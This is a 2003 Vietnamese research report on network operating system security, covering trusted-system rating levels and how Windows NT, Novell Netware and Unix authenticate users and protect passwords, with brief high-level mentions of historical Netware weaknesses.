Chương trình KC-01:
Nghiên cứu khoa học phát triển công nghệ thông tin và truyền thông

Đề tài KC-01-01:
Nghiên cứu một số vấn đề bảo mật và an toàn thông tin cho các mạng dùng giao thức liên mạng máy tính IP

Báo cáo kết quả nghiên cứu

AN NINH, AN TOÀN CỦA MẠNG MÁY TÍNH

Quyển 5B: "Cơ chế an toàn của các hệ điều hành mạng, Network hacker, Virus máy tính"

HÀ NỘI-2003

Báo cáo kết quả nghiên cứu

AN NINH, AN TOÀN CỦA MẠNG MÁY TÍNH

Quyển 5B: "Cơ chế an toàn của các hệ điều hành mạng, Network hacker, Virus máy tính"

Chủ trì nhóm thực hiện:

TS. Đặng Vũ Sơn

MỤC LỤC

TÀI LIỆU THAM KHẢO	

PHẦN 1
CƠ CHẾ AN TOÀN
CỦA CÁC HỆ ĐIỀU HÀNH MẠNG

I. TỔNG QUAN VỀ HỆ ĐIỀU HÀNH

Hệ điều hành là một tầng của hệ thống máy tính nằm giữa phần cứng và các chương trình người dùng (hay các phần mềm người dùng). Hệ điều hành được xây dựng trực tiếp trên giao diện phần cứng và cung cấp giao diện giữa phần cứng máy tính và các chương trình người dùng. Thông thường, các phần mềm ứng dụng sẽ không trực tiếp thực hiện trên phần cứng máy tính mà nó yêu cầu một hệ điều hành để chạy trên đó. Hệ điều hành là lớp phần mềm gần nhất đối với bất kỳ phần mềm ứng dụng nào đang được thực thi. Hệ điều hành cũng là chương trình đầu tiên được chạy trên máy tính khi máy tính được khởi động.

Hệ điều hành chia sẻ các đặc trưng với cả phần cứng và phần mềm. Hệ điều hành là phần mềm, nghĩa là nó là một chương trình đã được biên dịch, liên kết và chạy trên máy tính. Tuy nhiên, nó lại giống phần cứng trong đó chỉ một bản copy của hệ điều hành chạy trên máy tính và nó mở rộng các khả năng của phần cứng.

Chức năng của hệ điều hành là quản lý tài nguyên và thực thi như các máy tính ảo.

Hệ điều hành quản lý các tài nguyên phần cứng của hệ thống máy tính bao gồm các chức năng sau:

- Chuyển đổi (Transforming): tạo ra tài nguyên mới từ tài nguyên đã có. Tài nguyên được tạo ra sẽ hoạt động thay cho tài nguyên đã có nhưng được sử dụng dễ dàng hơn
- Đa thành phần (Multiplexing): tạo ra một vài tài nguyên ảo từ một tài nguyên
- Lập lịch (Scheduling): quyết định các chương trình nào sẽ nhận được mỗi tài nguyên và khi nào thì chúng nhận được

Các tài nguyên phần cứng có sự tương tác tương đối phức tạp. Phần cứng tương tác với một máy in có thể bao gồm: các thanh ghi dữ liệu, các thanh ghi điều khiển và các thanh ghi trạng thái. Để gửi một ký tự đến máy in, cần lặp lại việc đọc thanh ghi trạng thái cho đến khi nhận được chỉ dẫn máy in đã sẵn sàng nhận ký tự tiếp theo. Mỗi khi máy in đã sẵn sàng, dữ liệu cần được ghi vào thanh ghi dữ liệu và lệnh "gửi" được ghi vào thanh ghi điều khiển. Để thực hiện các điều này cần phải biết địa chỉ của các thanh ghi điều khiển, thanh ghi dữ liệu, thanh ghi trạng thái và cấu trúc của các bit trong thanh ghi điều khiển và thanh ghi trạng thái. Để tránh các khó khăn liên kết khi sử dụng tài nguyên phần cứng, hệ điều hành chuyển đổi tài nguyên phần cứng sang tài nguyên ảo. Tài nguyên ảo sẽ cung cấp các chức năng cần thiết của tài nguyên phần cứng nhưng được sử dụng dễ dàng hơn bởi vì các chi tiết của giao diện phần cứng được ẩn đi. Chẳng

hạn, hệ điều hành có thể cung cấp một máy in ảo có thể in các ký tự. Để sử dụng máy in ảo này, các ứng dụng chỉ cần chỉ rõ ký tự được in. Máy in ảo cung cấp các chức năng cần thiết của máy in vật lý trong khi hệ điều hành lưu giữ các chi tiết làm cho giao diện phần cứng khó sử dụng (như địa chỉ thanh ghi, định dạng thanh ghi, đợi cho đến khi máy in sẵn sàng cho mỗi ký tự).

Khi có nhiều máy tính ảo hơn các tài nguyên vật lý, hệ điều hành cần đảm bảo rằng các máy tính ảo có thể chia sẻ các tài nguyên vật lý. Sự chia sẻ các tài nguyên vật lý này được gọi là dồn kênh (multiplexing). Giả sử hệ thống của chúng ta chỉ có một máy in. Nếu ta chạy hai hay nhiều ứng dụng, hệ điều hành cần làm cho nó xuất hiện như là mỗi một máy tính ảo có một máy in riêng. Vì vậy, hệ điều hành cần phải đảm bảo rằng các ký tự được in bởi một máy tính ảo này sẽ không được lẫn lộn với các ký tự được in bởi một máy tính ảo khác. Có thể chia sẻ tài nguyên bằng cách chia theo thời gian sử dụng tài nguyên (time-division multiplexing) hoặc chia chính tài nguyên thành các bản nhỏ hơn và mỗi máy tính ảo nhận được một phần của tài nguyên (space-division multiplexing).

Một hệ thống máy tính có năm loại tài nguyên phần cứng: bộ xử lý, bộ nhớ, các thiết bị điều khiển vào/ra (I/O), các thiết bị lưu trữ và các thiết bị vào/ra khác. Một máy tính ảo cung cấp các phiên bản phần mềm của mỗi tài nguyên này. Một bộ vi xử lý ảo có thể chạy nhiều chương trình và sử dụng các tập lệnh cơ bản giống với bộ vi xử lý vật lý. Một số lệnh của bộ vi xử lý vật lý không có sẵn trên bộ vi xử lý ảo. Tuy nhiên bộ vi xử lý ảo lại có thêm các lệnh, gọi là các lời gọi hệ thống (system calls), cho phép truy cập đến các dịch vụ của hệ điều hành. Bộ nhớ ảo được dùng để lưu trữ dữ liệu và chương trình người dùng. Hệ điều hành cung cấp vùng nhớ ảo riêng biệt cho mỗi máy tính ảo khác nhau. Các thiết bị vào/ra ảo cung cấp việc truy cập (không trực tiếp) đến các thiết bị vào/ra vật lý. Các thiết bị đĩa được ảo tưởng hoá như là hệ thống file (file system).

Tóm lại, chức năng của hệ điều hành được xem xét trên hai phương diện. Hệ điều hành là một chương trình quản lý tài nguyên mà nó quản lý (định vị và tự do), đa thành phần (tạo ra nhiều bản copy) và chuyển đổi (làm cho dễ sử dụng hơn) các tài nguyên phần cứng. Hệ điều hành cũng là chương trình quản lý máy tính ảo mà cung cấp các máy tính ảo với các tiến trình (processes) chạy trên đó.

1. Các thành phần của hệ điều hành

Hệ điều hành là một tập hợp các chương trình được cài đặt sẵn. Mỗi chương trình đảm nhiệm một chức năng trong hệ thống. Như vậy, dựa theo chức

năng của các chương trình trong hệ điều hành có thể chia hệ điều hành làm 3 thành phần cơ bản:

- Thành phần điều khiển: Điều khiển, phân phối công việc của hệ điều hành. Thành phần này không cho ra sản phẩm mới (các file mới, các kết quả in ra ...) mà cho tác động đối với sự hoạt động của máy, ví dụ như: chương trình dẫn dắt (điều phối chính), điều khiển bài toán, điều khiển vào ra, chương trình tải...
- Thành phần ứng dụng: Tạo ra sản phẩm mới, ví dụ như: các chương trình tính toán, các bộ dịch, chương trình soạn thảo... giúp người dùng khai thác các phần mềm trên máy tính của mình.

Như vậy, nếu mục đích của thành phần điều khiển là hiệu quả của việc khai thác máy tính thì mục đích chính của thành phần ứng dụng là thoả mãn ở mức cao nhất nhu cầu của người dùng, tăng hiệu suất của máy đối với từng lớp người dùng.

- Các chương trình tiện ích (utilities): Phần này thêm các thao tác để người sử dụng làm việc với hệ điều hành thuận tiện hơn, ví dụ như: cách thức thâm nhập hệ thống, chương trình sao chép, in ấn nội dung file...

2. Phân loại hệ điều hành

Có nhiều cách phân loại hệ điều hành, sau đây ta sẽ xét một số cách phân loại hệ điều hành

2.1 Hệ điều hành đơn chương trình, hệ điều hành đa chương trình

- Hệ điều hành đơn chương trình: phục vụ một chương trình từ lúc bắt đầu cho đến lúc kết thúc. Trong bộ nhớ trong tại một thời điểm chỉ có một chương trình người dùng. Chương trình đó chiếm giữ mọi tài nguyên hệ thống. Để tăng hiệu suất làm việc hệ điều hành sử dụng cách thức Spooling(Simultaneous Peripheral Operations Online- Tất cả việc vào ra được chuẩn bị trên đĩa cứng, do đó tốc độ của toàn bộ hệ thống tăng lên đáng kể).
- Hệ điều hành đa chương trình: Trong máy tính tại mỗi thời điểm có nhiều chương trình người dùng ở bộ nhớ trong. Các chương trình này đều được phân phối bộ nhớ và CPU để thực hiện, tài nguyên được chia sẻ cho tất cả các chương trình này hay nói cách khác, các chương trình này bình đẳng khi đòi hỏi các tài nguyên.

Như vậy, trong chế độ đơn chương trình thì chương trình kết thúc nhanh hơn còn trong chế độ đa chương trình hoàn thiện được nhiều bài toán hơn và hiệu quả sử dụng máy tính cao hơn.

2.2 Hệ điều hành phân chia thời gian và hệ điều hành thời gian thực

• Hệ điều hành phân chia thời gian (Share time): Trong hệ thống này có những thời điểm mà một bài toán (hoặc một chương trình) không được bộ xử ký phục vụ, nó bị đưa về trạng thái sleepping

• Hệ điều hành thời gian thực (Real time): Một chương trình kể từ khi bắt đầu đến khi kết thúc luôn được phục vụ bởi một trong các CPU có trong hệ thống

2.3 Hệ tập trung- phân tán

• Hệ tập trung: Trong hệ thống máy tính chỉ có một máy chủ được cài một hệ điều hành duy nhất, các máy trạm được khởi động nhờ hệ điều hành này, chúng chỉ có chức năng duy nhất nhập, xuất dữ liệu và gửi yêu cầu xử lý về máy chủ, kho dữ liệu và việc xử lý tin đều được đặt ở máy chủ.

• Hệ phân tán: Mỗi máy trong hệ thống đều có hệ điều hành riêng, việc xử lý dữ liệu có thể tiến hành ở tứng máy trạm. Hệ điều hành ở máy chủ thực hiện một số công việc như quản lý kho dữ liệu, điều phối hoạt động chung của toàn hệ thống theo mô hình khách chủ (client-server). Hệ điều hành máy chủ thường là các hệ điều hành như Novell-Netware, WindowsNT, Unix, Linux.

♣ Như vậy, hệ điều hành là một bộ chương trình đồ sộ, nên không thể cùng một lúc đưa cả vào bộ nhớ trong. Từ đó xuất hiện khái niệm nhân (Kernel). Vấn đề đặt ra với nhân là:

-Nhân lớn thì đỡ phải tải nhiều, nhưng tốn bộ nhớ và làm cho tốc độ chung của máy chậm.

-Nhân nhỏ thì phải tải nhiều dẫn đến hiệu suất thấp.

Để giải quyết được vấn đề đó, ta có "vi nhân". Vi nhân là những modul chương trình nhỏ, nhưng thường hay sử dụng do việc tải nó được dễ dàng và ít tốn thời gian hơn.

3. Lịch sử phát triển của hệ điều hành

- Các thế hệ máy tính I và II chưa có hệ điều hành.
- Xuất hiện đầu tiên là hệ điều hành đơn chương trình: Có một dòng đợi cho chương trình vào bộ nhớ trong (MS-DOS).
- Sau đó chế độ đa chương trình xuất hiện nhằm tăng số lượng chương trình được giải quyết trong một khoảng thời gian (MFT, MVT).

- Theo hướng đa người dùng: phân phối bộ nhớ gián đoạn, sử dụng bộ nhớ ảo.
- Theo hướng điêu khiển tự động hoá: hệ điều hành thời gian thực.
- Với hệ thống máy tính tính toán chung: hệ điều hành phân tán.

♣ Có thể nói, tất cả các hệ điều hành được tạo ra là không ngang bằng nhau. Không hệ điều hành nào trong số các hệ điều hành phổ biến hiện nay được phát triển với ý tưởng về an toàn thương mại điện tử. Vì vậy, ngày nay người ta càng chú ý hơn đến vấn đề an toàn trong các hệ điều hành. Bộ Quốc phòng Mỹ đã đề xuất một số tiêu chuẩn để đánh giá mức độ an toàn cho các hệ điều hành bao gồm những nội dung cơ bản sau đây:

- Chính sách an toàn: Nhất thiết phải có chính sách an toàn một cách rõ ràng và hệ thống thực thi được xác định.

- Nhận biết: Nhất thiết phải là sự nhận biết duy nhất đáng tin cậy đối với mỗi chủ thể nhằm thuận lợi trong việc kiểm tra yêu cầu khai thác của chủ thể và khách thể.

- Tiêu chí: Mỗi một khách thể (đối tượng) nhất thiết phải được gán một "tiêu chí" (nhãn), nói rõ cấp an toàn của khách thể để thuận tiện cho việc so sánh.

- Tính có thể kiểm tra: Hoạt động của hệ thống phải được ghi chép đầy đủ, thường xuyên và an toàn. Những hoạt động này bao gồm đưa khách hàng mới vào hệ thống, sự phân phối và thay đổi cấp an toàn của chủ thể hoặc khách thể, cũng như chống lại ý đồ khai thác.

- Giải pháp bảo đảm: Hệ thống nhất thiết phải bao hàm cơ chế thực thi tính an toàn, đồng thời có thể đánh giá tính hữu hiệu của nó.

- Bảo hộ liên tục: Cơ chế thực thi tính an toàn nhất thiết phải được bảo hộ liên tục nhằm phòng ngừa sự biến đổi khi chưa được phê chuẩn.

Căn cứ 6 yêu cầu trên "chuẩn tắc đánh giá hệ thống máy tính tin cậy" chia tính an toàn của hệ thống máy tính thành 8 mức khác nhau của 4 cấp (A,B,C,D).

• Cấp D: đây là cấp bảo hộ an toàn thấp nhất. Hệ điều hành ở cấp này giống như một căn phòng có cửa to được mở rộng, bất kỳ người nào cũng có thể tự do đi vào, nó hoàn toàn không thể tin cậy được. Đối với phần cứng thì không có bất kỳ một giải pháp bảo hộ nào, hệ điều hành rất dễ bị tổn hại. Không có sự hạn chế khai thác số liệu, bất kỳ người nào, không cần tài khoản cũng đều có thể vào hệ

thống khai thác số liệu của người khác. Cấp này chỉ có một mức. Những hệ điều hành thuộc cấp này có: DOS, Windows, Macintosh System 7.1 của Apple.

• Cấp C: Cấp C có 2 mức an toàn C1 và C2.

* Mức C1: còn được gọi là hệ thống bảo vệ an toàn mạng máy tính tuyển chọn . Hệ thống thuộc loại mức này có sự bảo vệ ở mức độ nhất định đối với phần cứng, nhưng tính có thể bị tổn hại của phần cứng vẫn tồn tại. Tất cả những tài khoản và mật khẩu của thuê bao phải được đăng ký, qua đó hệ thống nhận dạng xem thuê bao có hợp pháp không, đồng thời quyết định thuê bao có quyền khai thác như thế nào đối với các tài nguyên của hệ thống. Khiếm khuyết của bảo vệ mức C1 là ở chỗ thuê bao có thể khai thác trực tiếp thuê bao gốc của hệ điều hành. C1 không có khả năng khống chế cấp khai thác của thuê bao đi vào hệ thống, cho nên có thể để cho số liệu trong hệ thống di chuyển bất kỳ.

* Mức C2: cần thoả mãn các yêu cầu sau:

- Dễ dàng đăng nhập an toàn (Secure logon facility): chỉ cần một user ID và một password
- Điều khiển truy nhập tuỳ ý (Discretionary access control): mỗi user có thể quyết định cho phép người khác truy nhập ở mức độ nào đối với các file của anh ta
- Kiểm soát (Auditing): hệ điều hành phải phát hiện và ghi lại tất cả các sự kiện liên quan đến tính an toàn của hệ thống
- Bảo vệ bộ nhớ (Memory protection): bộ nhớ phải có thể được bảo vệ khỏi việc đọc-ghi không được xác thực. Toàn bộ bộ nhớ phải được khởi tạo lại trước khi chúng được tái sử dụng, vì thế nội dung của các bản ghi trước đó sẽ không bị mất.

Các hệ điều hành WindowsNT và Novell-Netware được xếp ở mức an toàn C2 còn hệ điều hành Unix được xếp ở mức an toàn C1.

• Cấp B: còn gọi là cấp bảo vệ uỷ quyền. Nó chứa tất cả các yêu cầu có trong C. Cấp B có 3 mức: mức B1, B2 và mức B3.

* Mức B1: đó là tiêu chí bảo vệ an toàn. Nó là mức thứ nhất duy trì an toàn nhiều mức, (ví dụ như bí mật và tuyệt mật), mức này chỉ rõ khi một đối tượng rơi vào tình trạng khống chế khai thác mạng thì hệ thống không cho phép người có tệp (tức là đối tượng) được thay đổi quyền hạn của nó.

Hệ thống máy tính có được giải pháp an toàn mức B1 là tuỳ theo hệ điều hành. Các cơ quan chính phủ và các nhà cung cấp hệ thống là những người chủ yếu có hệ thống máy tính mức B1.

* Mức B2: còn gọi là bảo vệ cấu trúc. Nó yêu cầu tất cả các đối tượng ở trong hệ thống đều phải đánh dấu và cho thiết bị (đĩa từ, băng từ và trạm đầu cuối) nhận một mức hoặc nhiều mức an toàn. Như vậy ở đây đưa ra mức thứ nhất của thông tin giữa đối tượng có mức an toàn tương đối cao với một đối tượng khác có mức an toàn thấp hơn.

* Mức B3: còn gọi là bảo vệ an toàn khu vực. Nó sử dụng phương thức lắp đặt phần cứng để tăng cường bảo vệ an toàn khu vực. Mức này yêu cầu thuê bao thông qua một đường có sự tín nhiệm nối với hệ thống.

• Cấp A: đó là cấp bảo vệ được xác minh. Nó thường được gọi là an toàn được kiểm chứng; nó bao gồm mức A và mức A1. Đó là cấp thiết kế nhận dạng và là cấp cao nhất hiện nay; nó gồm thiết kế khống chế và quá trình nhận dạng chính xác. Cũng giống như các cấp ở trên, nó bao gồm tất cả các đặc tính của các cấp thấp hơn. Thiết kế phải từ góc độ số học và phải trải qua nhận dạng.

Trong 8 cấp được giới thiệu ở trên, B1 và B2 là chênh lệch nhau về cấp lớn nhất, bởi vì chỉ có B2, B3 và A mới là các mức an toàn thực sự. Hiện nay , máy tính được sử dụng một cách rộng rãi, hệ điều hành của chúng phần lớn là sản phẩm thuộc mức C1 và mức C2, được nhập từ nước ngoài vào. Việc sáng tạo ra hệ điều hành an toàn và cơ sở dữ liệu cao cấp là một nhiệm vụ cấp bách. Tuy nhiên đó là một công việc rất khó khăn và nặng nề.

II. CƠ CHẾ AN TOÀN CỦA HỆ ĐIỀU HÀNH

Mỗi hệ điều hành đều có một hệ thống an toàn được xây dựng sẵn. Tuy mỗi hệ có cách thức cài đặt khác nhau nhưng chúng đều được tổ chức thành ba mức sau:

- An toàn truy nhập mạng
- An toàn hệ thống
- An toàn file và thư mục

1. An toàn truy nhập mạng

An toàn truy nhập hệ thống là mức đầu tiên mà người dùng phải vượt qua để truy nhập vào mạng. Chức năng của an toàn truy nhập mạng bao gồm

• Xác định tính chân thực của người dùng: Khi người dùng muốn truy nhập vào mạng từ trạm làm việc của mình hoặc từ máy chủ, hệ thống yêu cầu gõ tên và mật khẩu. Nếu người dùng gõ tên hoặc mật khẩu sai thì họ không thể truy nhập được vào mạng. Khi người dùng gõ tên và mật khẩu đúng thì hệ thống sẽ

tiếp tục kiểm tra các điều kiện khác về mật khẩu, thời gian truy nhập, trạm truy nhập.

• Xác định thời gian mà người dùng được truy nhập vào mạng: Người quản trị mạng lựa chọn ngày nào trong tuần (chủ nhật, thứ hai, ..., thứ bảy) và giờ nào trong ngày (0 giờ – 24 giờ) để cho phép người dùng được vào mạng. Người dùng chỉ có thể vào mạng trong thời gian cho phép, còn ngoài thời gian đó người dùng sẽ không thể truy nhập được vào mạng

• Xác định trạm làm việc mà người dùng được phép truy nhập vào mạng từ đó: Trong mỗi mạng có nhiều trạm làm việc, ngầm định mỗi người dùng đều có thể truy nhập vào mạng từ một trạm bất kỳ, tuy nhiên hệ điều hành mạng còn cho phép người quản trị mạng chọn một số trạm nhất định để người dùng chỉ được quyền truy nhập vào mạng từ đó. Điều này sẽ có lợi nếu một người dùng nào đó làm lộ mật khẩu của mình nhưng trạm làm việc của họ lại được bảo vệ vật lý (để trong một phòng đã được khoá chẳng hạn) khi đó những người khác không thể truy nhập vào mạng với tư cách của anh ta được vì họ không thể mở cửa phòng chứa trạm

• Xác định người lạ mặt: Trong một mạng máy tính mỗi người dùng có những quyền truy nhập đến tài nguyên (file, thư mục,...) khác nhau, chính vì vậy luôn có hiện tượng một người dùng nào đó muốn được vào mạng với tư cách một người khác có những quyền mạnh hơn bằng cách đoán mật khẩu. Để ngăn chặn việc này hệ thống cho phép người quản trị xác định số lần gõ mật khẩu sai khi người dùng truy nhập vào mạng. Nếu số lần gõ sai vượt quá số lần quy định hệ thống sẽ khoá khoản mục người dùng trong một thời gian nào đó hoặc mãi mãi, chỉ có người quản trị mạng mới có thể mở khoá cho khoản mục người dùng.

• Ngày mãn hạn của khoản mục người dùng:Mỗi khoản mục người dùng có thể không bao giờ mãn hạn hoặc sẽ bị mãn hạn sau một thời gian nào đó

• Vô hiệu hoá khoản mục: khi một khoản mục bị vô hiệu hoá người dùng không thể truy nhập hệ thống

• Các ràng buộc khác: Mỗi hệ điều hành sẽ có thêm những ràng buộc bổ sung để tăng tính an toàn truy nhập hệ thống

Tóm lại: an toàn truy nhập mạng có chức năng trả lời các câu hỏi người dùng là ai, anh ta được truy nhập mạng khi nào, ở đâu và truy nhập mạng như thế nào.

♣ Trong mức an toàn truy nhập mạng, người ta thường chú ý hơn cả đến việc xác định tính chân thực của người dùng. Người dùng đăng nhập vào mạng thông qua tên và mật khẩu.

* Đối với WindowsNT, mật khẩu được truyền từ máy trạm logon về trung tâm theo cách mã hoá đặc biệt theo một trong hai cách sau:

Một là, WindowsNT dùng DES làm hàm một chiều để mã hoá mật khẩu của người dùng. Mật khẩu đánh vào ở dạng unicode có thể dài đến 128 ký tự. Mật khẩu này dùng DES làm hàm một chiều để mã hoá một hằng quy ước trước rồi chuyển giá trị mã hoá này đến cơ sở dữ liệu người dùng. Ở đây giá trị này được đem so sánh với giá trị đã lưu trong cơ sở dữ liệu. Nếu trùng khớp thì được phép truy nhập hệ thống nếu không sẽ bị từ chối. Mật khẩu không bị lộ vì nó không thể giải mã

Hai là, khi logon thì server gửi một nonce dài 16 byte cho trạm client. Mật khẩu của người sử dụng được dùng để lập mã nonce và gửi về server. Đầu tiên mật khẩu được dùng làm khoá để mã một hằng số quy ước. Sau đó giá trị một chiều này được dùng làm khoá để mã nonce và kết quả được gửi về server. Server một mặt nhận giá trị này, mặt khác nó lấy giá trị một chiều ở cơ sở dữ liệu của người dùng ra làm khoá và lập mã nonce mà nó còn lưu giữ, kết quả được so sánh với kết quả vừa nhận được từ client, nếu hai kết quả trùng nhau server cho phép truy nhập. Nếu ngược lại, nó từ chối truy nhập. Với cách bảo vệ mật khẩu này WindowsNT tránh được phép tấn công bằng từ điển

* Đối với Novell Netware: Các version 2.15 trở về trước mật khẩu được truyền đi ở dạng rõ. Nếu kẻ phá hoại đón được mật khẩu này trên đường truyền thì anh ta có thể giành được quyền truy nhập hợp pháp vì có trong tay mật khẩu và tên người sử dụng hợp lệ

Từ version 3.0 trở đi mật khẩu khi truyền đi đã được mã hoá bằng thuật toán mật mã. Cụ thể như sau:

LOGIN.EXE gửi thông báo cho server xin khoá lập mã

Server gửi trả về cho workstation khoá 64 bit. Khoá ở các phiên làm việc là khác nhau

LOGIN.EXE dùng khoá vừa nhận được để lập mã mật khẩu

Vì server biết được khoá nên giải được mã để tìm ra mật khẩu

Với cơ chế an toàn như vậy thì việc bảo vệ hệ thống của Novell Netware yếu hơn so với cơ chế an toàn của hệ điều hành WindowsNT

Một số điểm yếu của Novell Netware thể hiện trong các vấn đề sau:

Bỏ qua Login Scripts: chẳng hạn khi người dùng đăng nhập mạng, login scripts của mạng kích hoạt chương trình thanh tra chạy ở workstation. Người dùng có thể điều khiển quá trình thanh tra này vào mục đích của mình khi chưa đăng nhập mạng.

Cho phép vào mật khẩu từ trong tệp đã ghi sẵn. Bằng truy nhập vật lý tại workstation người dùng nào đó dễ dàng ăn cắp mật khẩu ghi trong tệp để ở workstation

Kẻ xâm nhập có thể làm một chương trình LOGIN.EXE giả với mục đích ghi lại mật khẩu để sau này dùng lại như một người sử dụng hợp pháp

Ngoài ra việc dùng một chương trình để phá khoá mật khẩu để dò tìm mật khẩu đúng cũng là vũ khí thông thường của kẻ xâm nhập

Tóm lại việc chạy một NLM (Network Loadable Module) để bỏ qua được quá trình kiểm tra mật khẩu là một lỗ hổng của hệ điều hành mạng Novell Netware.

Đối với phiên bản mới của hệ điều hành mạng Novell Netware thì đã có những bổ sung mới: Netware 4.0 đã dùng cơ chế xác thực đăng nhập mạng ở mức an toàn cao. Các hệ mật được dùng trong liên lạc giữa client và server là hệ mật mã khoá công khai như RSA. Quá trình xác thực user đăng nhập được thực hiện theo sơ đồ sau:

Trong sơ đồ dưới đây:

KU,KR: khoá công khai và khoá bí mật


P: mật khẩu của người dùng (password)

C = E(KR,P): phép mã hoá KR dùng khoá P

KR = D(C,P): phép giải mã C dùng khoá P để được KR

$S = E_{KR}[ID]$: chữ ký số của ID dùng KR ký

$ID' = D_{KU}[S]$: dùng khoá công khai KU giải mã chữ ký để được ID của người đăng nhập



Khi có người dùng đăng nhập mạng Netware từ một máy trạm, chương trình Login gửi yêu cầu về server, chương trình server gửi khoá bí mật đã được lập mã bởi mật khẩu của người đăng nhập mạng. Tại máy trạm người đăng nhập mạng đánh vào mật khẩu và mật khẩu này được dùng để giải mã tìm ra khoá bí mật gửi đến server. Khoá bí mật này liền được dùng để ký vào thông tin nhận biết ID của người đăng nhập mạng và gửi chữ ký này về server. Server dùng khoá công khai tương ứng để kiểm tra tính hợp lệ của ID tương ứng của người đăng

nhập mạng. Chữ ký sẽ là không hợp lệ khi mật khẩu đánh vào không tương ứng với ID xưng danh và do đó server từ chối phiên liên lạc. Muốn đăng nhập được mạng Netware người dùng phải có hai thông tin đúng đắn là ID và password. Anh ta không thể giả danh một người dùng nào đó của mạng để đăng nhập mạng vì anh ta không đoán được password và đôi khi không biết cả ID tương ứng.

Như vậy ta thấy với Netware 4.0 thì vì mật khẩu không truyền đi trên mạng nên sẽ không thể nghe trộm được mật khẩu trên đường truyền. Khoá mật được dùng để ký vào ID được lập mã để truyền trên mạng nên nếu không có password thì khó giải để tìm ra được nó. Hơn nữa nếu khoá mật này có bị lộ thì nó chỉ gây mất an toàn bởi phiên đăng nhập hiện hành. Mỗi phiên đăng nhập mạng server dùng một khóa phiên khác nhau nên tính an toàn của hệ thống vẫn chưa bị nguy cơ phá vỡ hoàn toàn. Để giữ gìn hệ thống cứ sau một thời gian định kỳ server lại bắt buộc phải đăng nhập lại vào mạng. Bằng cách này khoá phiên luôn thay đổi làm cho kẻ tấn công rất khó thành công. So với các phiên bản trước thì Netware 4.0 đã nâng cao khả năng an toàn trong việc xác thực người dùng đăng nhập mạng, điều này làm cho Netware trở thành một hệ điều hành mạng có tính an toàn rất cao.

* Đối với Unix: Mỗi password có độ dài 8 ký tự được chuyển đổi thành 56 bit (dùng 7-bit ASCII) dùng làm khoá đưa vào thủ tục mã hoá. Thủ tục mã hoá được dựa trên mã DES. Thuật toán DES được sửa đổi bằng cách sử dụng giá trị 12-bit "salt". Thông thường giá trị này có quan hệ với thời điểm mà password được ấn định cho mỗi user. Thuật toán DES được sửa đổi này được áp dụng đối với dữ liệu vào là khối 64-bit gồm toàn bit 0. Kết quả đưa ra được coi là đầu vào cho sự mã hoá lần thứ hai. Quá trình này được lặp lại tổng cộng 25 lần và 64-bit kết quả được chuyển đổi thành chuỗi 11 ký tự. Bản mã password này được lưu trữ cùng với 12-bit "salt" tương ứng với user ID trong file password.

Giá trị "salt" phục vụ cho ba mục đích

- Ngăn chặn việc sao chép mật khẩu bằng cách được nhìn thấy trong file password. Thậm chí, nếu hai user lựa chọn cùng một password, chúng được tạo ra ở những thời điểm khác nhau thì password "mở rộng" của hai user vẫn khác nhau.

- Tăng độ dài cuả password một cách hiệu quả mà không yêu cầu user phải nhớ hai ký tự được thêm vào. Vì vậy số password có thể được tăng lên với bội của 4096 lần, làm tăng độ phức tạp trong việc phỏng đoán một password.

- Ngăn chặn việc sử dụng sự thực thi phần cứng của DES, điều mà làm giảm bớt độ phức tạp của tấn công phỏng đoán

